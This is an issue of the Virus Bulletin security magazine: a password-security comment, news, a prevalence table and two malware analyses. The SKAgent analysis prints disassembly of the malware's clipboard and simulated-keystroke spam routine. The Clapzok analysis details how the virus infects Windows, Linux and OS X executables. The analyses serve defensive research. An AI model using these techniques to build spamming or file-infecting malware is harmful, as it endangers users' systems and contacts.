JUNE 2013

virus BULLETIN

Covering the global threat landscape

CONTENTS

IN THIS ISSUE

SKYPE SPAMMER

SKAgent, an unencrypted, unsophisticated piece of malware, sends spam messages via Skype. Raul Alvarez describes the simple copy-and-paste technique it uses to do so.

page 4

CROSS-PLATFORM INFECTION

A cross-infector of unrelated platforms is typically implemented as two viruses stuck together – but if the general mechanics of file enumeration and infection are the same across the affected platforms, then a virus can implement an abstraction layer and expose APIs that each of the routines can call to perform essential functions. {W32/Linux/OSX}/Clapzok does just that. Peter Ferrie has the details.

page 7

FOLLOWING THE MONEY


The exchange rate of the digital currency Bitcoin (BTC) passed the US$200/BTC1 mark earlier this year – a fact that has not escaped the attention of cybercriminals. Micky Pun takes a look at one of the latest Bitcoin-mining malware families.

page 14

ISSN 1749-7027

virus BULLETIN

COMMENT



‘Capturing the imagination of end-users when it comes to security education is one of the greatest hurdles.’

Helen Martin, Virus Bulletin

PASSWORD SWEEPSTAKES

In a bid to engage users and get them thinking about password security, *Intel* recently launched a ‘password grader’ along with a prize draw, inviting visitors to test the strength of their password, with the chance of winning an *Ultrabook*.

The grader itself asks the user to type in what they think would be a strong password, while a footnote hastily urges users not to actually enter their *real* passwords (like other password checkers available on the Internet, information entered into the grader is not retained, and the string is checked on the local machine – nevertheless, *Intel* errs on the side of caution, with a note which initially[1] read: ‘[The information] is not sent over the Internet. Just the same, PLEASE DO NOT ENTER YOUR REAL PASSWORD.’).

While those with some degree of security know-how may have whiled away five minutes pitting different combinations against the grader to see what response it would come up with (congratulations to the security researcher who swiftly generated the response ‘It would take about infinity years to crack your password’), I would be surprised if there were many real-world users that heeded the warning against entering their real passwords – particularly since the message was mixed, the introduction suggesting you ‘see how strong your password is’ (either you’re meant to test your own password or you aren’t, but *Intel* seemed unable to decide).

Password (in)security has been a problem for many years. In 2007, a survey of office workers run in conjunction with the Infosecurity Europe exhibition found that 64% of people would reveal their password in exchange for a bar of chocolate. More recently, concerns have focused on both the weakness of users’ passwords (according to a report from UK communications watchdog Ofcom, 26% of users say they tend to use easy-to-remember passwords such as birthdays or names) and the tendency of users to repeat the same password over multiple sites (the same Ofcom survey found that 55% of UK adults use the same password to access most of the sites they visit).

Deloitte has predicted that in 2013 more than 90% of user-generated passwords will be vulnerable to hacking, which is all the more concerning when taking into account the fact that the average user has 26 password-protected accounts, but only five different passwords.

Clearly, the importance of password security continues to need to be highlighted, and lessons in how to pick secure passwords continue to need to be taught. *Intel* can’t be blamed for trying to convey such a lesson in a fun and attention-grabbing manner – capturing the imagination of end-users when it comes to security education is one of the greatest hurdles. Nevertheless, encouraging users to enter their password on a site with a plain HTTP connection, tempting them with a prize, and then requiring them to enter their name and email address (in order to enter the draw) was perhaps not the best of ideas.

But not all password graders are as off-the-mark as *Intel*’s was. A recent study by researchers from the University of California at Berkeley, the University of British Columbia and *Microsoft* looked at the impact of password meters positioned on websites at the point at which the user sets up or changes their password. Users presented with a password grader were found to enter stronger passwords than those who were not presented with one. (The study also found that those who had selected stronger passwords with the help of a grader had no more difficulty remembering their passwords two weeks later than those who had chosen weaker ones.)

Of course, the value of a password grader lies in the algorithms behind it, but the results of the study are certainly encouraging – and an increase in the number of password-protected services that integrate such tools would be a boost for this aspect of security.

[1] Since being pilloried across the Internet for a catalogue of faux pas ranging from poor grammar and spelling to failing to use standard HTTPS web encryption, several aspects of the website have been tweaked – including rewording in several places and switching from a plain HTTP connection to HTTPS.

NEWS

YOU CAN'T STOP THE MUSIC

Music may soon do more than make the world go round, according to researchers at the University of Alabama at Birmingham (UAB).

The researchers investigated the possibility of malware on mobile devices being activated and controlled via sensing-enabled channels – based on acoustic, visual, magnetic and vibrational signalling. They placed a piece of malware on an *Android* phone and found that they were able to send an activation signal to it using music – from a distance of 55 feet.

The researchers also managed to successfully activate the malware using using music videos; the light emitted from a television, computer monitor and overhead bulbs; vibrations from a subwoofer; and magnetic fields.

Unlike traditional means of controlling malware, which rely on network-based channels that can easily be detected and blocked by firewalls and anti-malware products, the methods demonstrated by the UAB researchers would be extremely difficult to detect.

While the researchers acknowledge that an attack such as this is highly sophisticated and currently very difficult to build, they warn that it will become easier to accomplish in the future as technology moves on, and called for the industry to look at creating appropriate defences before these techniques become widespread.

The full paper can be found at http://students.cis.uab.edu/zawoad/paper/asia03-hasan.pdf.

NATIONS INVEST IN CYBER DEFENCE

Indonesia is set to become the latest country to establish a cyber defence force, according to reports from Chinese state news agency *Xinhua*.

The agency reports that the Indonesian 'cyber army' will be manned by specially trained uniformed soldiers and will be embedded within the country's armed forces.

Indonesia's state ministries and agencies are reported to have been targeted by more than 36.6 million cyber attacks over the course of the last three years.

Meanwhile, on the other side of the world, Jamaica's Minister of State has announced that the government is set to establish a Cyber Emergency Response Team to protect the country's Internet infrastructure.

In addition to developing an infrastructure for coordinating response to threats, conducting incident, vulnerability and artefact analyses, the CERT will also help organizations develop their own incident management capabilities. The CERT is expected to be implemented in December.

Prevalence Table – April 2013[1]

Malware	Type	%
Heuristic/generic	Trojan	7.90%
Adware-misc	Adware	7.55%
Autorun	Worm	6.06%
BHO/Toolbar-misc	Adware	5.87%
Heuristic/generic	Virus/worm	3.68%
Agent	Trojan	3.43%
Dorkbot	Worm	3.38%
Injector	Trojan	2.64%
Sality	Virus	2.59%
Iframe-Exploit	Exploit	2.57%
Wintrim	Trojan	2.39%
Crypt/Kryptik	Trojan	2.38%
Conficker/Downadup	Worm	2.33%
Potentially Unwanted-misc	PU	2.32%
OneScan	Rogue	2.16%
Dropper-misc	Trojan	1.99%
Phishing-misc	Phish	1.70%
Jeefo	Worm	1.65%
Bundpil	Worm	1.55%
FakeAV-Misc	Rogue	1.53%
bProtector	Adware	1.40%
Sirefef	Trojan	1.33%
Encrypted/Obfuscated	Misc	1.21%
Virut	Virus	1.20%
Crack/Keygen	PU	1.10%
Java-Exploit	Exploit	0.99%
Downloader-misc	Trojan	0.94%
Zbot	Trojan	0.90%
Meredrop	Worm	0.87%
Gamarue	Worm	0.87%
Hamweq/Ircbrute	Worm	0.85%
Blacole	Exploit	0.85%
Others[2]		21.83%
Total		**100.00%**

[1] Figures compiled from desktop-level detections.

[2] Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

MALWARE ANALYSIS 1

CHAT-AND-PASTE

Raul Alvarez
Fortinet, Canada

In January 2013 I looked at Phopifas, the malware that uses *Skype* to send spam messages [1]. The messages display different language equivalents of 'lol is this your new profile pic?', with the language dependent on the location of the infected machine. The message also includes a link to a site that hosts Dorkbot.

Just a couple of months later, another piece of malware was discovered using *Skype* to send a malicious link to any open *Skype* chat window. This piece of malware is a component of the Shylock campaign. For the sake of brevity, we will refer to it as 'SKAgent'.

Unlike Phopifas, SKAgent's coding is not complicated. It does not have any stealth capabilities, and doesn't even perform any decryption. The interesting part is that SKAgent doesn't use any *Skype* modules to send the malicious URL. So, how is this simple, unencrypted, unsophisticated malware able to send spam messages through *Skype*?

NOT SUCH A BIG DEAL


Just a few bytes smaller than Tinba [2], SKAgent weighs in at only 17,408 bytes. The malware's code is not encrypted and static analysis will suffice – but of course, we want to see it in action.

SKAgent doesn't hash any of its APIs and makes no attempt to hide them. Even the malicious URL is visible to the naked eye. The malware's single goal is to send the URL through *Skype*.

Simple as it is, we will describe how this malware can send a spam message without hooking the *Skype* application, without injecting its code into any processes, and without using any other plug-ins.

SEH PROTECTION

SKAgent sets a lot of SEH (Structured Exception Handling) routines in order to avoid unforeseen errors that might occur in and outside of its code. This is to make sure that the malware continues its spamming activities even if it encounters an error. But not even the most sophisticated algorithm can prevent errors from occurring. If error events do occur, the malware will be able to catch the erring event and display an error message, as shown in Figure 1. The numbers shown in the message will be different when the actual error occurs. They will be generated by the malware. The presence of an error message like the one shown is a strong indication that a system is compromised by SKAgent (or another malevolent application).



Runtime error 0 at 00000000

Figure 1: Error message.

GATHERING ALL RESOURCES

The resource section of the malware contains all the data it needs for spamming, including the unencrypted malicious URL string. Figure 2 shows the different resources found in the resource section.

SKAgent locates the resource named 'SET' of type RT_RCDATA by calling the FindResourceA API. RT_RCDATA is a type of resource that contains raw data defined by the malware. If the 'SET' resource is not found, it will look for a resource named 'DLY' using the same API.

If the malware is also unable to locate the 'DLY' resource, the whole application will terminate. If the 'DLY' resource is found but there is no 'SET' resource, the application will still terminate since some configurations are not performed. This is a bug in the malware: it does not expect to find the 'DLY' resource when the 'SET' resource is not available.


If the 'SET' resource is found, the call to the FindResourceA API will yield a resource handle, which is subsequently used by calling the LoadResource API. After the call to the LoadResource API, a new handle will be generated. This handle points to the location of the malicious URL, to be used later during the spamming event.

Then, using the SizeofResource API, the malware gets the size of the malicious URL. It locks the 'SET' resource using the LockResource API while the URL is being copied to the newly allocated virtual memory from a call to the VirtualAlloc API.

Once the URL is securely tucked away, it will free the 'SET' resource using the FreeResource API. Since the proper set-up has been performed, the 'DLY' resource value will also be placed properly into the allocated virtual memory using the same procedure as for the 'SET' resource. The 'DLY' resource contains the string '10000'.

The 'DLY' string, '10000', is then converted to its equivalent integer value 10000(0x2710). This value represents the number of seconds the malware will wait before it tries to send another spam message. (We will see it being used during the spamming phase later.)

Two other resources, namely 'DVCLAL' and 'PACKAGEINFO', can be seen in the resource section, but these are not used during the malware execution and spamming.



```
LOL http://www.[redacted]k.com/images.php?id=IMG0540250.JPG
```

Figure 2: Different resources found in the resource section.

COPY-AND-PASTE

Phopifas has a complicated means of spamming its malicious URL. It also determines the locale of a given system in order to send a valid-looking message with the URL. But for SKAgent, a simple copy-and-paste technique proves sufficient to send a spam message.

Regular chat users wanting to send a link or an exact copy of a certain message would normally use the copy-and-paste technique. Typically, this involves highlighting the relevant text, pressing Ctrl-C to copy, pressing Ctrl-V to paste, and finally, pressing the Enter key to send the message.

When you press Ctrl-C, the selected text is copied to the clipboard in the background. The contents of the clipboard will be replaced by the selected text and the text will be ready for pasting. When you press Ctrl-V, the content of the clipboard is copied to any editable window – e.g. a chat window, text editor window, spreadsheet window, and so on.

SKAgent's copy-and-paste method will only work if the chat window is active (see Figure 3).

CTRL-C


To simulate Ctrl-C (the copying of the malicious URL to the clipboard):

1. SKAgent gets the handle of the clipboard by calling the OpenClipboard API. This handle is used for succeeding calls to clipboard-related APIs.
2. The malware clears the clipboard by calling the EmptyClipboard API.
3. The malicious URL is placed onto the clipboard as CF_TEXT by calling the SetClipboardData API.
4. The handle is released by calling the CloseClipboard API.

Once the clipboard has been set with the malicious URL, the malware needs to monitor the active windows in order to paste the content of the clipboard. Without using code injection or rootkit capabilities, SKAgent can figure out whether the chat window is active by using a combination of two APIs.

SKAgent uses the GetGUIThreadInfo API to retrieve the information for an active window. This API is able to get the information for any active window, even if it is not owned by the malware. Once SKAgent is running in the background, it monitors each and every active window by calling the GetGUIThreadInfo API and saving the information as the GUITHREADINFO structure (see Figure 4).

The malware uses the GetClassNameA API to acquire the class name of an active window. It uses hWndFocus from the GUITHREADINFO structure as the handle parameter. The resulting class name from the call to the GetClassNameA API is checked against the string 'TChatRichEdit'.




```
CALL <JMP.&user32.OpenClipboard>          USER32.OpenClipboard
CALL <JMP.&user32.EmptyClipboard>         USER32.EmptyClipboard
MOV EAX,DWORD PTR SS:[EBP-4]
CALL 004033EC                             sk.004033EC
INC EAX
PUSH EAX                                  Size
PUSH 42                                   Flags = GHND
CALL <JMP.&kernel32.GlobalAlloc>          KERNEL32.GlobalAlloc
MOV EBX,EAX
PUSH EBX                                  hMem
CALL <JMP.&kernel32.GlobalLock>           KERNEL32.GlobalLock
MOV DWORD PTR SS:[EBP-8],EAX
MOV EDX,DWORD PTR SS:[EBP-4]
MOV EAX,DWORD PTR SS:[EBP-8]
CALL 00403AB4                             sk.00403AB4
PUSH EBX                                  hMem
CALL <JMP.&kernel32.GlobalUnlock>         KERNEL32.GlobalUnlock
PUSH EBX                                  hMem
PUSH 1                                    Format = CF_TEXT
CALL <JMP.&user32.SetClipboardDat         USER32.SetClipboardData
CALL <JMP.&user32.CloseClipboard>         USER32.CloseClipboard
```

```
PUSH 0                                    ExtraInfo = 0
PUSH 0                                    Flags = 0
PUSH 0                                    ScanCode = 0
PUSH 11                                   Key = VK_CONTROL
CALL <JMP.&user32.keybd_event>            USER32.keybd_event
PUSH 0                                    ExtraInfo = 0
PUSH 0                                    Flags = 0
PUSH 0                                    ScanCode = 0
PUSH 56                                   Key = 'V'
CALL <JMP.&user32.keybd_event>            USER32.keybd_event
PUSH 0                                    ExtraInfo = 0
PUSH 2                                    Flags = KEYEVENTF_KEYUP
PUSH 0                                    ScanCode = 0
PUSH 56                                   Key = 'V'
CALL <JMP.&user32.keybd_event>            USER32.keybd_event
PUSH 0                                    ExtraInfo = 0
PUSH 2                                    Flags = KEYEVENTF_KEYUP
PUSH 0                                    ScanCode = 0
PUSH 11                                   Key = VK_CONTROL
CALL <JMP.&user32.keybd_event>            USER32.keybd_event
PUSH 0                                    ExtraInfo = 0
PUSH 0                                    Flags = 0
PUSH 0                                    ScanCode = 0
PUSH 0D                                   Key = VK_RETURN
CALL <JMP.&user32.keybd_event>            USER32.keybd_event
PUSH 0                                    ExtraInfo = 0
PUSH 2                                    Flags = KEYEVENTF_KEYUP
PUSH 0                                    ScanCode = 0
PUSH 0D                                   Key = VK_RETURN
CALL <JMP.&user32.keybd_event>            USER32.keybd_event
```

```
LOL                                                        3:13 PM
http://www.[redacted]k.com/images.php?id=IMG0540250
.JPG
LOL                                                        3:13 PM
http://www.[redacted]k.com/images.php?id=IMG0540250
.JPG
LOL                                                        3:14 PM
http://www.[redacted]k.com/images.php?id=IMG0540250
.JPG
LOL                                                        3:14 PM
http://www.[redacted]k.com/images.php?id=IMG0540250
.JPG
```

Figure 3: Copy-and-paste method.



Structure GUITHREADINFO at sk.00405668

```
Hex dump  Decoded data  Comments
30000000  DD 00000030   Size = 48.
01000000  DD 00000001   Flags = GUI_CARETBLINKING
BA012200  DD 002201BA   hWndActive = 002201BA, class = TConversationForm,
D4010400  DD 000401D4   hWndFocus = 000401D4, class = TChatRichEdit
00000000  DD 00000000   hWndCapture = NULL
00000000  DD 00000000   hWndMenuOwner = NULL
00000000  DD 00000000   hWndMoveSize = NULL
D4010400  DD 000401D4   hWndCaret = 000401D4, class = TChatRichEdit
01000000  DD 00000001   Caret_Left = 1
00000000  DD 00000000   Caret_Top = 0
02000000  DD 00000002   Caret_Right = 2
0D000000  DD 0000000D   Caret_Bottom = 13.
```

Figure 4: Information saved as the GUITHREADINFO structure.

CTRL-V

If the class name of an active window matches 'TChatRichEdit', SKAgent emulates the Ctrl-V key combination to paste the URL into that window.

Since the malicious link is already on the clipboard, the malware just needs to simulate the Ctrl-V key combination to paste the link.

To simulate Ctrl-V:

1. It calls the keybd_event API with parameters (0x11,0,0,0) to simulate pressing and holding the Ctrl key.
2. It makes another call to the keybd_event API with parameters (0x56,0,0,0) to simulate pressing the 'V' key.
3. By calling the keybd_event API with parameters (0x56,0,[Flags]2,0) and setting the Flags parameter to 2 (KEYEVENTF_KEYUP), it simulates the release of the 'V' key.
4. It makes another call to the keybd_event API with parameters (0x11,0, 2,0), which simulates the release of the Ctrl key.

At this point, the Ctrl-V key combination has been emulated. Calling the keybd_event API twice more with parameters (0x0D,0, 0,0) followed by (0x0D,0, 2,0), simulates the pressing and releasing of the Enter key.

As long as the chat window is active, any message that is typed or waiting in the 'input' area of the chat window will be sent, including the malicious URL. If the user is currently chatting with another person, he/she may notice that the message containing the URL has been sent without having pressed the Enter key.

SKAgent will sleep for 10,000ms (the value from the 'DLY' resource) before starting the process again, from copying the malicious URL to the clipboard, up to the pasting of the link into the active chat window.

The message containing the malicious URL has the following format:

> 'LOL http://www.[removed]k.com/images.php?id=IMG0540250.JPG'.

(At the time of writing this article, the link is no longer active, but for safety, I have removed part of the URL.)

ADVANTAGE OVER PHOPIFAS

Phopifas uses one of the *Skype* modules in order to spam its malicious URL to users listed in the friends list. If a machine is running a different chat application, Phopifas won't be able to infect it. In this case, it will take a different piece of malware altogether to implement the infection of a different chat program.

On the other hand, SKAgent doesn't make use of any of the modules used by *Skype*. It uses a simple technique of copy-and-paste. If the malware is running as an active process and the user is chatting using *Skype*, SKAgent will paste the malicious URL into the chat window and simulate the pressing and releasing of the Enter key. Even if the user has not finished the message he or she is typing, the simulated Ctrl-V and Enter sequence will send the unfinished message including the malicious URL.

Since it will appear to the person on the other side of the conversation that the message has been sent by the person that they are talking to, there is a significant chance that the malicious link will be clicked.

A simple tweak to the malware's code would enable it to copy and paste the malicious link to any kind of chat application. All the user would need to do is to open the chat window and malware would take care of the rest.

CONCLUSION

Any sort of chat application, from standalone chat programs to the embedded chat messaging systems of social networking sites, is vulnerable to this type of attack. One way to avoid falling victim to such an attack is to avoid clicking on any links in any chat windows, even if they appear to have been sent by the person on the other side of the conversation.

REFERENCES

[1] Alvarez, R. Talk To You Later. Virus Bulletin, January 2013. http://www.virusbtn.com/virusbulletin/archive/2013/01/vb201301-Talk.

[2] Alvarez, R. Tiny Modularity. Virus Bulletin, July 2012. http://www.virusbtn.com/virusbulletin/archive/2012/07/vb201207-tiny-modularity.

MALWARE ANALYSIS 2

MULTIPLATFORM MADNESS!

Peter Ferrie
Microsoft, USA

A cross-infector of entirely unrelated platforms is typically implemented as two viruses stuck together, simply because it's the easiest way to do it. However, if the general mechanics of file enumeration and infection are the same across the affected platforms, then a virus can implement an abstraction layer and expose APIs that each of the routines can call to perform the essential functions of find/open/map/unmap/close. This is exactly what {W32/Linux/OSX}/Clapzok does.

The virus begins by calculating the CRC32 of itself. It uses a reverse polynomial (the usual '0xEDB88320') to calculate the hash value. The resulting value is used as the seed for the random number generator in the virus. The virus also relocates the pointers to the abstraction routines, according to the load address of the virus code.

WINDOWS MODE

When running on *Windows*, the virus begins by resolving the addresses of the APIs that it needs. It finds the base address of kernel32.dll by searching backwards in memory, beginning with the current thread return address. The virus needs the addresses to perform the functions: find, open, seek, close, map, unmap, set file attributes, alloc and free, as well as some directory handling. The virus also resolves the addresses of the LoadLibrary() and GetProcAddress() APIs. The virus uses hashes instead of names, and calculates the hash of *every* exported function in kernel32.dll, one at a time, while trying to match the few that are of interest. Once every exported function has been hashed, the virus checks if it has found all of the APIs that it needs, and exits if not.

The virus attempts to load sfc.dll. If it succeeds, it uses the GetProcAddress() API to fetch the address of the SfcIsFileProtected() API. The reason the virus uses the GetProcAddress() method instead of the hash method is because the API resolver in the virus code does not support import forwarding. The problem with import forwarding is that while the API name exists in the DLL, the corresponding API address does not. If a resolver is not aware of import forwarding, then it will retrieve the address of a string instead of the address of the code. In the case of the SfcIsFileProtected() API, the API is forwarded in *Windows XP* and later from sfc.dll to sfc_os.dll.

The virus allocates a buffer, which is just over 2KB long, to hold the results of the directory search. The virus searches the current directory for all entries. It ignores any file that is marked as offline, temporary, sparse, hidden, or system, as well as devices and directories. The virus also ignores any file that is smaller than 4KB, or that is 8MB or larger. For any files that remain (essentially, only regular and read-only files), the virus determines the full pathname, and checks if the file is protected by System File Protection (if available). If the file is not protected, the virus attempts to set the file attributes to a normal writable file. There is a minor bug here, in that if the file is subsequently deemed to be uninfectable because of its size, or because it cannot be opened, the file attributes are not restored.

The virus attempts to open the file in writable mode. If this is successful, it increases the file size by 8KB, and then runs the shared infection routine (see below).

LINUX MODE

When running on *Linux*, the virus begins by retrieving the effective user ID, which it uses later. The virus opens the current directory for reading, and requests one entry at a time. It ignores all but regular files. It also ignores any file that is smaller than 4KB, or that is 8MB or larger. If the file belongs to the current user, then the virus sets the file attributes to readable and writable.

The virus attempts to open the file in writable mode. If this is successful, the virus increases the file size by up to 12KB, rounded down to the nearest multiple of 4KB, and then runs the shared infection routine (see below).

OS X MODE

When running on *OS X*, the virus begins by retrieving the effective user ID, which it uses later. It allocates a block of memory 32KB in size with read/write permissions. The virus opens the current directory for reading, and requests as many directory entries as will fit into the block of memory. The virus is only interested in regular files. After examining each file in the buffer, it will request more directory entries, and then examine those. This action will repeat until there are no more entries to be found.

The virus has strange code in several places, where a series of short branches are chained together for no obvious reason. This may have been part of some debugging code.

For each file that is found, the virus will query its attributes. It checks for regular files (again), and ignores any file that is marked as immutable, append-only, hidden, or opaque (though this flag relates only to directories). The virus also ignores any file that is smaller than 4KB, or that is 8MB or larger. If the file belongs to the current user, then the virus sets the file attributes to readable and writable.

The virus attempts to open the file in writable mode. If this is successful, the virus increases the file size by up to 12KB, rounded down to the nearest multiple of 4KB, and then runs the shared infection routine (see below).

INFECTION STAGE

The virus maps a view of the entire file, and then checks for the signatures of the file formats of interest. It is very trusting of the file contents, to the extent that it uses no exception handling at all, on any of the affected platforms. As a result, any corrupted or crafted files will cause the virus to crash.

WINDOWS INFECTION

For *Windows* files, the virus checks for the 'MZ' signature, the lfanew field being less than 4KB, the PE signature, and the infection marker. The infection marker is that the low word of the time stamp field is 0x7dfb. It is not known why this value was chosen. The virus checks the PE flags field for a 32-bit executable, which is not a system or DLL file, and is not targeting a uni-processor environment. The virus requires that the subsystem is GUI or CUI, that the security table data directory size is zero, and that the file is not a WDM driver. Interestingly, these are exactly the same set of checks (in a slightly different order) as used by the Chiton [1] family. This might be significant (see below). More interestingly, some of these checks are useless. Apart from the 'IMAGE_FILE_EXECUTABLE_IMAGE' and 'IMAGE_FILE_DLL' flags in the Characteristics field, all of the other flags are ignored by *Windows*. This includes the flag ('IMAGE_FILE_32BIT_MACHINE') that specifies that the file is for 32-bit systems.

If the file passes the filtering process, then the virus marks it as infected. This has the effect that the file won't be examined again, even if infection fails. This behaviour is different from ELF infection (see below). The virus checks that the file has no more than 512 bytes of appended data – the infection will be abandoned at this point if the appended data exceeds this amount.

The algorithm for determining the size of the appended data finds the last section and sums the physical offset and its size. This works in most cases, but is incorrect. The last section might be entirely virtual, in which case the physical offset and size will be zero, and a previous section must be examined to determine where the file ends. There is more to the algorithm than simply this check, but the details are beyond the scope of this article.

The virus sets the host entry point to point to the end of the last section, and then appends the virus code to the last section. The virus adjusts the active abstraction layer table to use the *Windows* APIs, and then chooses a random number for the multiplier in the host entry point equation (see below). The virus chooses three more random numbers, and encrypts three tables of bytes with the respective values. The tables are texts that use different keys, so occasionally at least one of them will be decoded and visible in a replicant. The first text contains the credits for the virus, the second contains greetings to various people, and the third text reads: '2874 bytes of (obsolete) MultiPlatform Madness!'.

The virus increases the virtual size of the last section, if needed, and marks the section as executable and readable. It updates the size of the image, if needed, but does not update the file's checksum.

LINUX INFECTION

For *Linux* files, the virus checks for the 'ELF' signature, a 32-bit LSB byte order with the proper format version, and the infection marker in the padding area. The infection marker is that the word at file offset 0x0b is 0x7dfb. The virus checks for an executable file (as opposed to an object file), a specific size for the EHDR structure, a specific size for a Program Header Table entry, a specific size for a Section Header Table entry, and that the Program Header Table is at a fixed offset. The virus checks that the file is targeting either an *Intel* 80386-based CPU or a reserved value which was intended to indicate '*Intel* 80486' but which has never been used. This last check is similar to *Windows* viruses comparing the Machine field to 0x14d (IMAGE_FILE_MACHINE_I386 + 1), and is equally meaningless. The virus ignores files that contain more than 30 Program Header Table entries.

If the file passes the filtering process, then the virus marks it as infected. Unlike the *Windows* infection method, the file will always be infected when this routine completes. It is not known which behaviour was intended to be the 'correct' one, but it seems more likely that it was this one, and that the *Windows* version is the anomaly.

The virus assumes that the Section Header Table exists (it is optional), and adds 4KB to the Section Header Table offset. It then fetches the Program Header Table offset again, seemingly having forgotten that it knows the offset already. The virus examines each entry in the Program Header Table, and assumes that at least one Program Header Table entry exists (for well-formed files, it is required). The virus watches specifically for the entry that points to the Program Header Table itself, and also the entry that points to the loadable segment that holds the EHDR structure. All other entries have their file offset increased by 4KB.

For the loadable segment that holds the EHDR structure, the virus increases the file and memory sizes by 4KB, and marks the segment as executable and readable. The virus relies on finding this segment, but for some versions of *Linux*, it does not need to exist.

For the two entries of interest, the virus reduces the virtual and physical addresses by 4KB, to prevent any alteration to the rest of the loaded image. It shifts the entire file down in memory by 4KB, and then examines each entry in the Section Header Table. The virus assumes that at least one Section Header Table entry exists. The virus updates the file offset for each entry.

After the entries have been updated, the virus fetches the virtual address of the EHDR from the loadable segment that holds it. The virus sets the host entry point to point to the end of the Program Header Table, and then copies the virus code to the end of the Program Header Table. The virus adjusts the active abstraction layer table to use the *Linux* APIs, and then chooses a random number for the multiplier in the host entry point equation (see below). The virus chooses three more random numbers, and encrypts the three tables of bytes with the respective values, as above.

OS X INFECTION (1)

For *OS X* files, the virus checks for the presence of the 'MACH-O' signature, that the file is targeting an *Intel* 80386 or better CPU, that the file is executable, and that there is at least one loader command. The virus examines each entry in the command table, and watches specifically for the entry that describes a segment, and the entry that describes a thread. There is a minor bug here, which is that the virus checks only the low byte of the command value, so it could potentially be fooled by entirely unrelated (but as yet undefined) commands.

If the segment descriptor command is seen, and if the virus has not already seen the __PAGEZERO segment, then the virus checks if the virtual address and file size are zero for the segment. If they are, then the virus remembers that it has now seen the __PAGEZERO segment.

If the thread descriptor command is seen, and if the virus has not yet seen the required thread state, then the virus checks the 'flavour' of the structure. If the flavour identifies the structure as being for the *Intel* 80386 format, then the virus remembers that it has seen the thread state.

Once all of the entries have been examined, and if both the segment descriptor and thread descriptor have been seen, then the virus rounds the file size up to the next multiple of 4KB. The virus sets the virtual size of the __PAGEZERO segment to 4KB (even though the field holds this value already), sets the file offset to point to the new end of the file, and sets the physical size to the size of the virus code. This serves as the infection marker, since the virus will skip any segment that has a non-zero file size, so it will never find the __PAGEZERO structure again.

The virus increases the file size by the size of virus, and marks the segment as executable and readable. The virus sets the host entry point to zero (that is, the start of the __PAGEZERO data). This infection method is identical to the one used by the Macarena [2] virus (and this one appears to be only the second virus ever to use the method). Even the logic is almost identical. The fact that the credits for this virus contain the name of someone other than the author of Macarena suggests that the author of this virus relied very heavily on the source code of the Macarena virus.

The virus appends itself to the file, adjusts the active abstraction layer table to use the *OS X* APIs, and then chooses a random number for the multiplier in the host entry point equation (see below). The virus chooses three more random numbers, and encrypts the three tables of bytes with the respective values, as above.

OS X INFECTION (2)

The virus also checks for the MACH-O 'universal binary' (an archive format that contains at least one MACH-O file) signature. If it is found, then the virus requires that there is at least one architecture (at least one MACH-O file) in the archive. The virus checks that the last MACH-O file in the archive is targeting an *Intel* 80386 or better CPU, that the file has no appended data, and that the last file is a MACH-O file. If so, then the infection proceeds as for the MACH-O method described above. If the file is infected successfully, then the virus updates the size of the MACH-O file in the archive header.

FILE CLOSE

When the infection process exits – regardless of the cause – the virus unmaps the view of the file, restores the file size if the infection was abandoned, closes the file, and restores the file times.

WINDOWS MODE

After the infection stage has completed in *Windows* mode, the virus restores the file attributes. The virus continues its search of all files in the current directory. After the search has completed, the virus switches to the 'Windows' directory, and attempts to infect all files in that directory. The virus does the same for the 'System' directory. This is a very old-school idea, since newer operating systems do not allow the arbitrary writing of files in either of these directories, and most of the files will be protected by the System File Protection in any case.

LINUX AND OS X MODE

After the infection stage has completed in *Linux* and *OS X* modes, the virus checks if the original file had any file attributes set. If none were set, then it does not restore any. This could be considered a bug since the file is now accessible, where it was not before.

The virus continues its search of all files in the current directory. After the search has completed, and if the current user is the root user, then the virus attempts to change to the '/bin' directory and infect all files in that directory. The virus does the same for the '/usr/bin' directory.

